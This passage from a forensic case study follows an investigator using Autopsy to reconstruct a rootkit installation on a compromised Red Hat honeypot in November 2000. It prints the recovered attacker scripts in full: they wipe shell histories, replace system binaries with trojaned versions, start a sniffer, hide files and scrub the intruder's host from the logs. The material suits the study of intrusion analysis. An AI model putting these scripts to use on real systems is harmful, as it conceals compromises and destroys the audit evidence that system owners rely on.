                             1259 ..c -/-rwxr-xr-x 1010     users    109834   /usr/man/.Ci/scan/x/xfil
                            15092 ..c -/-rwxr-xr-x 1010     users    109836   /usr/man/.Ci/scan/x/pscan
                             1187    ..c    -/-rw-------    1010                     users                  109843
/usr/man/.Ci/scan/port/strobe/Makefile
                            12495 ..c -/-rwxr-xr-x 1010     users    109852   /usr/man/.Ci/killall
                            17969 ..c -/-rwxr-xr-x 1010     users    109832   /usr/man/.Ci/scan/x/x
```

```
                          5907 ..c -/-rw------- 1010     users    79063    /usr/man/.Ci/scan/daemon/lscan2.c
                          4096 ..c d/drwxr-xr-x 1010     users    109820   /usr/man/.Ci/scan
                          1455 ..c -/-rwxr-xr-x 1010     users    109823   /usr/man/.Ci/scan/amd/ben.c
                         15667 ..c -/-rwxr-xr-x 1010     users    109825   /usr/man/.Ci/scan/amd/pscan
                          3980 ..c -/-rw-r--r-- 1010     users    109835   /usr/man/.Ci/scan/x/pscan.c
                          4096 ..c d/drwxr-xr-x 1010     users    93894    /usr/man/.Ci/scan/statd
                           698 ..c -/-rwxr-xr-x 1010     users    109819   /usr/man/.Ci/clean
                          3296    ..c    -/-rw-------    1010                    users                  109845
/usr/man/.Ci/scan/port/strobe/strobe.1
                         21800 ..c -/-rw-r--r-- 1010     users    93896    /usr/man/.Ci/scan/statd/statdx
                          4096 ..c d/drwxr-xr-x 1010     users    79061    /usr/man/.Ci/scan/daemon
                          4096 ..c d/drwxr-xr-x 1010     users    109840   /usr/man/.Ci/scan/port
                         37760 ..c -/-rw-r--r-- 1010     users    109838   /usr/man/.Ci/scan/wu/wu
                            17 ..c -/-rw------- 1010     users    109844   /usr/man/.Ci/scan/port/strobe/VERSION
                          3980 ..c -/-rw-r--r-- 1010     users    109830   /usr/man/.Ci/scan/bind/pscan.c
                         49800 ..c -/-rwxr-xr-x 1010     users    109851   /usr/man/.Ci/pstree
                         19140 ..c -/-rw-r--r-- 1010     users    93895    /usr/man/.Ci/scan/statd/r
                         12716 ..c -/-rwxr-xr-x 1010     users    109822   /usr/man/.Ci/scan/amd/amdx
                        350996 ..c -/-rwxr-xr-x 1010     users    109812   /usr/man/.Ci/syslogd
                          4390 ..c -/-rw-r--r-- 1010     users    93897    /usr/man/.Ci/scan/statd/classb
                          4096 ..c d/drwxr-xr-x 1010     users    109821   /usr/man/.Ci/scan/amd
                           385 ..c -/-rwxr-xr-x 1010     users    109833   /usr/man/.Ci/scan/x/xscan
Wed Nov 08 2000 08:51:56   328 ..c -/-rwxr-xr-x 1010     users    109857   /usr/man/.Ci/do
                           118 ..c -/-rwxr-xr-x 1010     users    93899    /usr/man/.Ci/ /Anap
                           188 ..c -/-rwxr-xr-x 1010     users    109859   /usr/man/.Ci/rmS
                       1052024 ..c -/-rwxr-xr-x 1010     users    109860   /usr/man/.Ci/bx
                         12408 ..c -/-rwxr-xr-x 1010     users    109858   /usr/man/.Ci/addn
                          4096 ..c d/drwxr-xr-x 1010     users    17495    /usr/man/.Ci/paki
                          4096 ..c d/drwxr-xr-x 1010     users    93898    /usr/man/.Ci/
                         18535 ..c -/-rwxr-xr-x 1010     users    109854   /usr/man/.Ci/fix
                        185988 ..c -/-rwxr-xr-x 1010     users    109856   /usr/man/.Ci/find
                           699 ..c -/-rwxr-xr-x 1010     users    109862   /usr/man/.Ci/chmod-it
                           156 ..c -/-rwxr-xr-x 1010     users    109863   /usr/man/.Ci/needz
                          6793 ..c -/-rw-r--r-- 1010     users    17497    /usr/man/.Ci/paki/stream.c
                          8524 ..c -/-rwxr-xr-x 1010     users    17496    /usr/man/.Ci/paki/slice2
                            83 ..c -/-rwxr-xr-x 1010     users    109855   /usr/man/.Ci/addps
```

Inspection of the files contained in '/usr/man/.Ci' indicates these files are part of a rootkit and during this time these files have been extracted from an archive file.

Nov 08 - 08:52:09

At 08:52:09 (Table 84) the intruder replaces '.bash_history' files with symbolic links to '/dev/null', the speed of these actions indicate that a script was run to do this.

Table 84 Case Study 03 - Timeline data

```
Wed Nov 08 2000 08:52:09        9 m.c l/lrwxrwxrwx root     root     46636    /root/.bash_history -> /dev/null
                                9 m.c l/lrwxrwxrwx root     root     23       /.bash_history -> /dev/null
```

If these commands were performed by a script, it may be possible to recover the script by searching for the standard syntax of the command used to create a symbolic link (Figure 106).




Figure 106 Case Study 03 - Autopsy - Keyword Search

The search for ‘ln –s /dev/null’ finds five occurrences. Each occurrence of the ‘ln –s /dev/null’ string is contained within data unit ‘96117’.

The contents of data unit ‘96117’ on the ‘honeypot.hda8.dd’ partition image, indicates this is part of the installation script for the rootkit placed in ‘/usr/man/.Ci’. The script appears to have been truncated, so viewing the contents of the following data unit ‘96118’ uncovers the remainder of the script.

Using the ‘Data Unit’ mode of Autopsy, the ASCII report generated for data units ‘96117-96118’ is listed in Table 85:

Table 85 Case Study 03 - Autopsy ASCII Report for Data Units '96117-96118' on ‘honeypot.hda8.dd’

```
                Autopsy ascii Fragment Report

---------------------------------------------------------------
                  GENERAL INFORMATION

Fragments: 96117-96118
Fragment Size: 1024
Not allocated to any meta data structures
MD5 of raw Fragment: c0d3bf37c2b2ec4f457a986f9144d65c
MD5 of ascii output: 130e500a84518809f60d035d33f65c07

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda8.dd'
Offset: Full image
File System Type: ext

Date Generated: Thu Sep 29 23:00:20 2005
Investigator: Anthony
---------------------------------------------------------------
                       CONTENT

.Ci/install.....................................................................................0100755.0001762
.0000144.00000002730.07144535562.011640.
0.....................................................................................ustar
.xrt............................users.....................................................................
.....................................................................................................
.....................................................................................................
..................#!/bin/sh
rm -rf /root/.bash_history
ln -s /dev/null /root/.bash_history
rm -rf /.bash_history
ln -s /dev/null /.bash_history
rm -rf ~games/.bash_history
ln -s /dev/null ~games/.bash_history
rm -rf /tmp/.bash_history
ln -s /dev/null /tmp/.bash_history
rm -rf /usr/games/.bash_history
ln -s /dev/null /usr/games/.bash_history
mkdir backup
cp /bin/ps backup
cp /usr/bin/top backup
cp /usr/sbin/syslogd backup
cp /bin/ls backup
cp /bin/netstat backup
cp /sbin/ifconfig backup
cp /usr/sbin/tcpd backup
echo "Trojaning in progress"
./fix /bin/ps ps
./fix /usr/bin/top top
./fix /usr/sbin/syslogd syslogd
./fix /bin/ls ls
./fix /sbin/ifconfig ifconfig
./fix /bin/netstat netstat
./fix /usr/sbin/tcpd tcpd
./fix /usr/sbin/in.identd in.identd

killall -HUP syslogd
./addbd
./snif &
echo "Sniffer ENABLED"
echo "running clean and a.sh"
./clean
```

```
./a.sh
mv ptyp /dev
gunzip rpms.tgz;tar -xvf rpms.tar;cd rpms;rpm -Uvh --force *.rpm;cd ..;rm -rf rpms*
killall -1 lpd
rm -rf /var/log/wtmp
cd /var/log
touch wtmp
cd /usr/man/.Ci
rm -rf install addbd
killall -HUP inetd
cp bx /bin/
chmod 755 /bin/bx
rm /usr/sbin/in.ftpd
mv in.ftpd /usr/sbin/
chmod +x /usr/sbin/in.ftpd
echo "done with installing shit"
echo "i'll now run whereis sshd"
echo "if nothing shows up then run ./install-sshd"
echo "if it's in /usr/local/sbin/sshd then run ./install-sshd"
echo "if it's in /usr/sbin/sshd then run ./install-sshd1"
whereis sshd
echo "after successfully installing sshd, run ./do"
echo "rootkit installation complete."
.....................................

------------------------------------------------------------
                  VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

This install script deletes the ‘.bash_history’ files contained in ‘/root’, ‘/’, ‘~games’, ‘/tmp’, ‘/usr/games’, and creates symbolic links to ‘/dev/null’ called ‘.bash_history’ in these locations.

The directory ‘/usr/bin/.Ci/backup’ is created and the following files are copied to it:

- ‘/bin/ps’
- ‘/usr/bin/top’
- ‘/bin/ls’
- ‘/bin/netstat’
- ‘/sbin/ifconfig’
- ‘/usr/sbin/tcpd’

An attempt to copy ‘/usr/sbin/syslogd’ is also made, however this file does not exist.

After these copy operation the script calls the ‘fix’ program which is used to replace these programs with the Trojan versions included in the rootkit.

After the ‘fix’ program is executed the script attempts to restart the syslog daemon; however this fails as the syslog daemon was stopped previously, (this is confirmed by the commands in the ‘.bash_history’ file located in data unit ‘188701’ of the ‘honeypot.hda8.dd’ partition image.)

The ‘./addbd’ script is called next, this script is removed by the ‘install’ script. It may be possible to recover segments of this script from the similar location that the ‘install’ script was recovered from, in order to do this the Autopsy Keyword Search mode is utilised to search for ‘addbd’.

The Autopsy Keyword Search locates four occurrences of ‘addbd’ within the ‘honeypot.hda5.dd’ partition image, two of which are from within the actual ‘install’ script itself, and another included within data unit ‘166042’ which appears to be some kind of encrypted data. The final occurrence of ‘addbd’ is within data unit ‘271077’ and this appears to contain the ‘addbd’ as part of an original archive file. The Autopsy ASCII report for data unit ‘271077’ is listed in Table 86:

Table 86 Case Study 03 - Autopsy ASCII Report for Data Unit '271077' on’honeypot.hda5.dd’

```
                Autopsy ascii Fragment Report

------------------------------------------------------------
                  GENERAL INFORMATION

Fragment: 271077
Fragment Size: 4096
Not allocated to any meta data structures
MD5 of raw Fragment: 2b9902f5279e1846ddf90563095a6321
MD5 of ascii output: 8aa98b8824211e240f88d1323aca2a6d

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext

Date Generated: Fri Sep 30 03:01:56 2005
Investigator: Anthony
------------------------------------------------------------
                      CONTENT

sage.decip.close@@GLIBC_2.0.mars_encrypt._fp_hw.perror@@GLIBC_2.0.fprintf@@GLIBC_2.0.k_bytes.signal@@GLIBC_2.0.safe
r_setkey.unlink@@GLIBC_2.0.resolve.select@@GLIBC_2.0.qt1.htonl@@GLIBC_2.0.sum.cast_encrypt.ror4.aes_decrypt.do_ir.r
awsock.twofish_setkey.gen_mask.inet_ntoa@@GLIBC_2.0.random@@GLIBC_2.0._init.mds_rem.malloc@@GLIBC_2.0.s_key.sendto@
@GLIBC_2.0.twofish_decrypt.cast_setkey.__deregister_frame_info@@GLIBC_2.0.l2_key.rseed.initstate@@GLIBC_2.0.pattern
.stderr@@GLIBC_2.0.safer_encrypt.e_key.cast_decrypt.setsockopt@@GLIBC_2.0.vfprintf@@GLIBC_2.0.fatal.base64_in.bufsi
ze.disguise.csa_key.rcounter.aes_hash._start.getopt@@GLIBC_2.0.fgets@@GLIBC_2.0.qt3.base64_out.qt2.gen_mk_tab.strst
r@@GLIBC_2.0.tab_gen.log_tab.__strtol_internal@@GLIBC_2.0.__id.s1_box.strchop.isb_tab.fl_tab.inet_addr@@GLIBC_2.0.r
co_tab.__bss_start.main.il_tab.__libc_start_main@@GLIBC_2.0.strnsubst.rijndael_encrypt.mt_gen.data_start.printf@@GL
IBC_2.0.ft_tab.rijndael_decrypt.d_key._fini.memcpy@@GLIBC_2.0.safer_decrypt.aes_key.fclose@@GLIBC_2.1.strscpy.rando
m_init.sighandler.__strdup@@GLIBC_2.0.l3_key.gen_mtab.snprintf@@GLIBC_2.0.gen_tabs.open@@GLIBC_2.0.qt0.gethostbynam
e@@GLIBC_2.0.csa_put.exit@@GLIBC_2.0.m_tab.sscanf@@GLIBC_2.0._edata._GLOBAL_OFFSET_TABLE_.free@@GLIBC_2.0._end.hton
s@@GLIBC_2.0.aes_binary.k_len.memset@@GLIBC_2.0.__ctype_b@@GLIBC_2.0.alg.strncpy@@GLIBC_2.0.qt_gen.getrandom.fopen@
@GLIBC_2.1.optarg@@GLIBC_2.0.pow_tab._IO_stdin_used.expf.kill@@GLIBC_2.0.srandom@@GLIBC_2.0.q_tab.twofish_encrypt.m
ars_decrypt.rijndael_setkey.sprintf@@GLIBC_2.0.l4_key.__data_start.socket@@GLIBC_2.0.ntoa.optind@@GLIBC_2.0.read@@G
LIBC_2.0.tab_ef.ashx.gen_qtab.aes_encrypt.__gmon_start__.__bzero@@GLIBC_2.0.strcpy@@GLIBC_2.0.isactive.............
................................................................................................................
................................................................................................................
.....................................................................................Ci/addbd.............
.....................................................................0100755.0001762.0000144.00000002472.0
7116120706.011220.
0.....................................................................................................ustar
.xrt.........................users.....................................................................
................................................................................................................
..................#!/bin/sh
echo "adding ps, tcpd, and ls hide files"
sleep 1

echo "Editing Ps bd files first"
echo "2 slice2" >> /usr/man/p
echo "2 snif" >> /usr/man/p
echo "2 pscan" >> /usr/man/p
echo "2 imp" >> /usr/man/p
echo "3 qd" >> /usr/man/p
echo "2 bs.sh" >> /usr/man/p
echo "3 nn" >> /usr/man/p
echo "3 egg.lin" >> /usr/man/p
echo "2 slice2" >> /usr/man/.p
echo "2 snif" >> /usr/man/.p
echo "2 pscan" >> /usr/man/.p
echo "2 imp" >> /usr/man/.p
```

```
echo "3 qd" >> /usr/man/.p
echo "2 bs.sh" >> /usr/man/.p
echo "3 nn" >> /usr/man/.p
echo "3 egg.lin" >> /usr/man/.p

echo ".tp" >> /usr/man/r
echo "tcp.log" >> /usr/man/r
echo "slice2" >> /usr/man/r
echo ".p" >> /usr/man/r
echo ".a" >> /usr/man/r
echo ".l" >> /usr/man/r
echo "scan" >> /usr/man/r
echo "a" >> /usr/man/r
echo "p" >> /usr/man/r
echo "addy.awk" >> /usr/man/r
echo "qd" >> /usr/man/r
echo "imp" >> /usr/man/r
echo ".fakeid" >> /usr/man/r

echo "Editing tcpd bd files"
echo "1 63.203" >> /usr/man/.a
echo "2 63.203" >> /usr/man/.a
echo "1 209.250" >> /usr/man/.a
echo "2 209.250" >> /usr/man/.a
echo "3 113" >> /usr/man/.a
echo "4 113" >> /usr/man/.a
echo "3 35350" >> /usr/man/.a
echo "4 35350" >> /usr/man/.a
echo "1 216.33" >> /usr/man/.a
echo "2 216.33" >> /usr/man/.a
echo "1 63.206" >> /usr/man/.a
echo "2 63.206" >> /usr/man/.a

echo "done with the tcpd, ls, and ps files"
sleep 1
.....................................................................................................
.....................................................................

------------------------------------------------------------
                  VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

The ‘addbd’ script appears to create the files ‘/usr/man/.p’, ‘/usr/man/p’, ‘/usr/man/r’, and ‘/usr/man/.a’, this functionality correlates with the file activity at 08:52:12 as listed in Table 87:

Table 87 Case Study 03 - Timeline data

```
Wed Nov 08 2000 08:52:12       58 mac -/-rw-r--r-- root     root     125240   /usr/man/.p
                             4096 m.c d/drwxr-xr-x root     root     123137   /usr/man
                               58 mac -/-rw-r--r-- root     root     125239   /usr/man/p
                               61 m.c -/-rw-r--r-- root     root     125241   /usr/man/r
                              102 mac -/-rw-r--r-- root     root     125242   /usr/man/.a
```

Nov 08 - 08:52:13

At 08:52:13 ‘/usr/man/.Ci/sniff’ is executed by the ‘install’ script, and this in turn creates the files ‘/usr/man/.Ci/sniff.pid’, and /usr/man/.Ci/tcp.log’. The file ‘/usr/man/.Ci/sniff’ is a network sniffer.

Nov 08 - 08:52:14

At 08:52:14 '/usr/man/.Ci/clean' is executed. The Autopsy ASCII report for this file is listed in Table 88:

Table 88 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/clean'

```
                  Autopsy ASCII Report

---------------------------------------------------------------
                   GENERAL INFORMATION

File: /usr//man/.Ci/clean
MD5 of file: 858a9f79f31db4ebf7646a748369eac4
SHA-1 of file: 109ba8a87a282ba50a16b0239e4fa7c9bb751337

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext

Date Generated: Fri Sep 30 03:17:27 2005
Investigator: Anthony

---------------------------------------------------------------
                   META DATA INFORMATION

inode: 109819
Allocated
Group: 7
Generation Id: 640190268
uid / gid: 1010 / 100
mode: -rwxr-xr-x
size: 698
num of links: 1

Inode Times:
Accessed:Wed Nov  8 08:52:14 2000
File Modified:Sat Jun  3 01:17:56 2000
Inode Modified:Wed Nov  8 08:51:55 2000

Direct Blocks:
240768

File Type: ASCII text

---------------------------------------------------------------
           CONTENT (Non-ASCII data may not be shown)

echo "echoing ip's and shit"
echo "sshd" >> .temp1
echo "log" >> .temp2
echo "games" >> .temp3
echo "209.86" >> .temp4
echo "own" >> .temp5
echo "owned" >> .temp6
echo "Pro" >> .temp7
echo "snif" >> .temp8
echo "ident" >> .temp9
echo "splitrock" >> .temp10
echo "209.255" >> .temp11
echo "echo" >> .temp12
echo "snap'ping"
cat .temp1|./snap $1
cat .temp2|./snap $1
cat .temp3|./snap $1
cat .temp4|./snap $1
cat .temp5|./snap $1
cat .temp6|./snap $1
cat .temp7|./snap $1
cat .temp8|./snap $1
cat .temp9|./snap $1
cat .temp10|./snap $1
cat .temp11|./snap $1
cat .temp12|./snap $1
echo "done"
rm -rf .temp1 .temp2 .temp3 .temp4
rm -rf .temp5 .temp6 .temp7 .temp8
rm -rf .temp9 .temp10 .temp11 .temp12

---------------------------------------------------------------
                   VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

The ‘/usr/man/.Ci/clean’ script creates temporary files and then passes the contents of these temporary files to the ‘/usr/man/.Ci/snap’ script. The clean script creates temporary files with the following lines in them:

- ‘sshd’
- ‘log’
- ‘games’
- ‘209.86’
- ‘own’
- ‘owned’
- ‘Pro’
- ‘snif’
- ‘ident’
- ‘splitrock’
- ‘209.255’
- ‘echo’

The ‘./snap’ script attempts to remove lines containing the above values from the files ‘/var/log/secure, ‘/var/log/messages’, ‘/var/log/xferlog’, ‘/usr/adm/secure’, ‘/usr/adm/messages’, and ‘/usr/adm/xferlog’ however the final three files do not exist on the default Red Hat 6.2 Server installation.

The Autopsy ASCII report for the ‘/usr/man/.Ci/snap’ script is listed in Table 89:

Table 89 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/snap'

```
                  Autopsy ASCII Report

---------------------------------------------------------------
                   GENERAL INFORMATION

File: /usr//man/.Ci/snap
MD5 of file: b07c30446bd13b752f8d4a6b7d7367c7
SHA-1 of file: ed8ecad27a1a9039b0675aa109efe040e20bd82e

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext

Date Generated: Fri Sep 30 03:22:06 2005
Investigator: Anthony

---------------------------------------------------------------
                   META DATA INFORMATION

inode: 109848
Allocated
Group: 7
Generation Id: 640190304
uid / gid: 1010 / 100
mode: -rwxr-xr-x
size: 3098
num of links: 1

Inode Times:
Accessed:Wed Nov  8 08:56:04 2000
File Modified:Sat Jun  3 01:12:21 2000
Inode Modified:Wed Nov  8 08:51:55 2000

Direct Blocks:
240842

File Type: Bourne shell script text executable

---------------------------------------------------------------
           CONTENT (Non-ASCII data may not be shown)

#!/bin/sh
echo "Dream Walker dream@sekurity.org"
echo "Hey We still can own even if messages is 200 megs =)"
```

```
echo "Enter your host, leave blank to quit"
read host
if [ $host ]
then
while [ $host ]
do
        echo "Editing $host out of /var/log/secure"
        if [ -e /var/log/secure ]
        then
          grep -v $host /var/log/secure > /var/log/tempsec
        elif [ ! -e /var/log/secure ]
         then
                echo "There is no /var/log/secure"
        fi
        if [ -e /var/log/secure ]
           then
                rm /var/log/secure
                mv /var/log/tempsec /var/log/secure
        elif [ ! -e /var/log/tempsec ]
        then
                echo "There is no /var/log/tempsec"
        fi


echo "Editing $host out of /var/log/messages"
if [ -e /var/log/messages ]
then
grep -v $host /var/log/messages > /var/log/tempmess
elif [ ! -e /var/log/messages ]
then
echo "There is no /var/log/messages"
fi

if [ -e /var/log/tempmess ]
then
rm /var/log/messages
mv /var/log/tempmess /var/log/messages
elif [ ! -e /var/log/tempmess ]
then
echo "There is no /var/log/tempmess"
fi

echo "Editing $host out of /var/log/xferlog"
if [ -e /var/log/xferlog ]
then
grep -v $host /var/log/xferlog > /var/log/tempxfer
elif [ ! -e /var/log/xferlog ]
then
echo "There is no /var/log/xferlog"
fi

if [ -e /var/log/tempxfer ]
then
rm /var/log/xferlog
mv /var/log/tempxfer /var/log/xferlog
elif [ ! -e /var/log/tempxfer ]
then
echo "There is no /var/log/tempxfer"
fi

        echo "Editing $host out of /usr/adm/secure"
        if [ -e /usr/adm/secure ]
        then
          grep -v $host /usr/adm/secure > /var/log/tempsec
        elif [ ! -e /usr/adm/secure ]
         then
                echo "There is no /usr/adm/secure"
        fi
        if [ -e /usr/adm/secure ]
           then
                rm /usr/adm/secure
                mv /var/log/tempsec /usr/adm/secure
        elif [ ! -e /var/log/tempsec ]
        then
                echo "There is no /var/log/tempsec"
        fi


echo "Editing $host out of /usr/adm/messages"
if [ -e /usr/adm/messages ]
then
grep -v $host /usr/adm/messages > /usr/adm/tempmess
elif [ ! -e usr/adm/messages ]
then
echo "There is no /usr/adm/messages"
fi

if [ -e /usr/adm/tempmess ]
then
rm /usr/adm/messages
mv /usr/adm/tempmess /usr/adm/messages
elif [ ! -e /usr/adm/tempmess ]
then
echo "There is no /usr/adm/tempmess"
fi

echo "Editing $host out of /usr/adm/xferlog"
if [ -e /usr/adm/xferlog ]
then
grep -v $host /usr/adm/xferlog > /usr/adm/tempxfer
elif [ ! -e /usr/adm/xferlog ]
then
```

```
echo "There is no /usr/adm/xferlog"
fi

if [ -e /usr/adm/tempxfer ]
then
rm /usr/adm/xferlog
mv /usr/adm/tempxfer /usr/adm/xferlog
elif [ ! -e /usr/adm/tempxfer ]
then
echo "There is no /usr/adm/tempxfer"
fi
echo "$host removed from all logs"
echo "Enter your next host, leave blank to quit"
read host
done
elif [ ! $host ]
then
echo "You're supposed to type your host at the prompt"
        echo "IE if your dns is pheer.blahnet.com, blahnet should do it"
fi

------------------------------------------------------------
                   VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

Nov 08 - 08:52:15

At 08:52:15 '/usr/man/.Ci/a.sh' is executed. The Autopsy ASCII report for this file is listed in Table 90:

Table 90 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/a.sh'

```
                  Autopsy ASCII Report

------------------------------------------------------------
                   GENERAL INFORMATION

File: /usr//man/.Ci/a.sh
MD5 of file: a5db880f0dd31962acdba95870405597
SHA-1 of file: 9416a01acda160e87ea9403174b1ae451ab279ab

Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext

Date Generated: Fri Sep 30 03:36:56 2005
Investigator: Anthony

------------------------------------------------------------
                   META DATA INFORMATION

inode: 109806
Allocated
Group: 7
Generation Id: 640190255
uid / gid: 1010 / 100
mode: -rwxr-xr-x
size: 714
num of links: 1

Inode Times:
Accessed:Wed Nov  8 08:52:15 2000
File Modified:Sat Jun  3 01:12:22 2000
Inode Modified:Wed Nov  8 08:51:54 2000

Direct Blocks:
239712

File Type: ASCII text

------------------------------------------------------------
           CONTENT (Non-ASCII data may not be shown)

echo "killing gay shit"
rm -rf /usr/sbin/rpc.* /usr/sbin/smbd /usr/sbin/portmap
rm -rf /usr/sbin/nmbd /usr/sbin/ypserv /usr/sbin/snmpd
rm -rf /sbin/rpc.statd /usr/sbin/atd /usr/sbin/rpc.rquotad
rm -rf /usr/sbin/lockd /sbin/lockd
rm -rf /usr/sbin/nfsd /usr/bin/nfsd
rm -rf /usr/sbin/rpciod /usr/bin/rpciod
rm -rf /usr/sbin/smbd /usr/bin/smbd
rm -rf /usr/sbin/nmbd /usr/bin/nmbd
rm -rf /usr/sbin/apmd /usr/bin/apmd
rm -rf /usr/sbin/amd /usr/bin/amd
rm -rf /usr/sbin/amq /usr/bin/amq
killall -9 rpc.statd rpc.rquoatd atd nfsd
killall -9 lockd rpciod smbd nmbd
```

```
killall -9 amd apmd amq
killall -9 rpc.mountd rpc.portmap rpc.nfsd smbd portmap
killall -9 nmbd snmpd ypasswd rpc.rusersd
killall -9 ypserv
echo "complete."

------------------------------------------------------------
                  VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

The ‘/usr/man/.Ci/a.sh’ script attempts to remove the following files:

- ‘/usr/sbin/rpc.*’
- ‘/usr/sbin/smbd’
- ‘/usr/sbin/portmap’
- ‘/usr/sbin/nmbd’
- ‘/usr/sbin/ypserv’
- ‘/usr/sbin/snmpd’
- ‘/sbin/rpc.statd’
- ‘/usr/sbin/atd’
- ‘/usr/sbin/lockd’
- ‘/sbin/lockd’
- ‘/usr/sbin/nfsd’
- ‘/usr/bin/nfsd’
- ‘/usr/sbin/rpciod’
- ‘/usr/bin/rpciod’
- ‘/usr/bin/smbd’
- ‘/usr/bin/nmbd’
- ‘/usr/sbin/apmd’
- ‘/usr/bin/apmd’
- ‘/usr/sbin/amd’
- ‘/usr/bin/amd’
- ‘/usr/sbin/amq’
- ‘/usr/bin/amq’

The ‘/usr/man/.Ci/a.sh’ script then attempts to kill the following processes:

- ‘rpc.statd’
- ‘rpc.rquoatd’
- ‘atd’
- ‘nfsd’
- ‘lockd’
- ‘rpciod’
- ‘smbd’
- ‘nmbd’
- ‘amd’
- ‘apmd’
- ‘amq’
- ‘rpc.mountd’
- ‘rpc.portmap’
- ‘rpc.nfsd’
- ‘portmap’
- ‘snmpd’
- ‘ypasswd’
- ‘rpc.ruserd’
- ‘ypserv’

Note there is a typing mistake within the script for ‘rpc.rquoatd’.

After the '/usr/man/.Ci/a.sh' script is executed the file 'ptyp' is moved to '/dev'

Nov 08 – 08:52:25 -> Nov 08 – 08:52:33

At 08:52:25 the next command in the 'install' script is called, to uncompress and unpack a file named 'rpms.tgz' which contains various Red Hat packages. These packages are then installed using:

'rpm –Uvh –force *.rpm'

The files 'rpms.tgz', 'rpms.tar', and the 'rpms' directory is then removed. All this activity occurs with the single line from the 'install' script listed in Table 91.

Table 91 Case Study 03 - Install Script Entry

```
gunzip rpms.tgz;tar -xvf rpms.tar;cd rpms;rpm -Uvh --force *.rpm;cd ..;rm -rf rpms*
```

Autopsy does not provide a method for checking the contents of the RPM[29] database so the following procedure is used to get a listing with installation dates and times for all packages installed on the compromised system:

1. Mount 'honeypot.hda7.dd' read only with the following command:

```
mount -o ro,loop,nodev,noexec /forensics/images/casestudy03/images/honeypot.hda7.dd /mnt/tmp/var
```

2. Use RPM to extract a list of all installed packages sorted by installation date with the following command:

```
./rpm --dbpath /mnt/tmp/var/lib/rpm -qa --queryformat '%{INSTALLTIME:date} %{NAME}-%{VERSION}-
%{RELEASE}\n' | sort >> rpmlist.txt
```

Note: RPM version 3.0.4 has to be used, as the version of RPM that comes with Fedora Core 4 is unable to read the 'packages' database from the

[29] RPM stands for Red Hat Package Manager. RPM is also the name of a program that enables the installation, upgrading and removal of packages.

compromised host. Also, the timezone has to match the compromised host in order for the date values to be calculated correctly.

3. Unmount ‘honeypot.hda7.dd’.

From the results recovered from the RPM database, Table 92 lists the packages that appear to have been installed by the intruder:

Table 92 Case Study 03 - Intruder installed Packages

```
Wed Nov  8 08:52:26 2000 am-utils-6.0.1s11-1.6.0
Wed Nov  8 08:52:32 2000 lpr-0.48-1
Wed Nov  8 08:52:32 2000 make-3.77-6
Wed Nov  8 08:52:33 2000 screen-3.9.4-3
Wed Nov  8 08:52:33 2000 telnet-0.10-29
Wed Nov  8 08:52:33 2000 ypserv-1.3.9-1
Wed Nov  8 08:53:41 2000 wu-ftpd-2.6.0-14.6x
Wed Nov  8 08:53:49 2000 nfs-utils-0.1.9.1-1
```

The times in this list are consistent with the information contained in the file event timeline, and indicates that the ‘rpms.tgz’ file contained the ‘am-utils’, ‘lpr’, ‘make’, ‘screen’, ‘telnet’, ‘ypserv’, ‘wu-ftpd’, and ‘nfs-utils’ packages.

The version differences in these packages are outlined in Table 93:

Table 93 Case Study 03 - Package Comparison

Package Name	RedHat 6.2 Version	Intruder Version	Older or Newer than RedHat Version
am-utils	6.0.3-1	6.0.1s11-1.6.0	Older
lpr	0.50-4	0.48-1	Older
make	3.78.1-4	3.77-6	Older
screen	3.9.5-4	3.9.4-3	Older
telnet	0.16-6	0.10-29	Older
ypserv	1.3.9-3	1.3.9-1	Older
wu-ftpd	2.6.0-3	2.6.0-14.6x	Newer
nfs-utils	0.1.6-2	0.1.9.1-1	Newer

The data in this table indicates with the exception of the ‘wu-ftpd’, and ‘nfs-utils’ packages, all other packages installed by the intruder were downgrades from the default RedHat 6.2 Server installation.

The next commands in the ‘install’ script perform the following functions:

1. Restart ‘lpd’.
2. Clean the ‘/var/log/wtmp’ file by deleting it and recreating an empty file.
3. Delete the ‘install’, and ‘addbd’ script files.
4. Restart ‘inetd’.

The only indication of these activities within the file event timeline is the access time update to the ‘/var/log/wtmp’ file at 08:52:33.

Nov 08 – 08:52:34

At 08:52:34 the next command in the ‘install’ script is called, the next command copies ‘bx’ to ‘/bin/bx’, this is indicated in the file activity timeline by change to the modified and change times in the inode structure for this file.

Table 94 Case Study 03 - Timeline data

```
Wed Nov 08 2000 08:52:34  1052024 m.c -/-rwxr-xr-x root     root     30327    /bin/bx
```

The commands listed in Table 95 were most likely executed from the ‘install’ script, however there is no indication within the timeline confirming this at this stage.

Table 95 Case Study 03 - Script Commands

```
rm /usr/sbin/in.ftpd
mv in.ftpd /usr/sbin/
chmod +x /usr/sbin/in.ftpd
```

The script completes by performing a ‘whereis sshd’ to determine which installation of ‘ssh’ is installed (Table 96).

Table 96 Case Study 03 - Script Commands

```
echo "done with installing shit"
echo "i'll now run whereis sshd"
echo "if nothing shows up then run ./install-sshd"
echo "if it's in /usr/local/sbin/sshd then run ./install-sshd"
echo "if it's in /usr/sbin/sshd then run ./install-sshd1"
whereis sshd
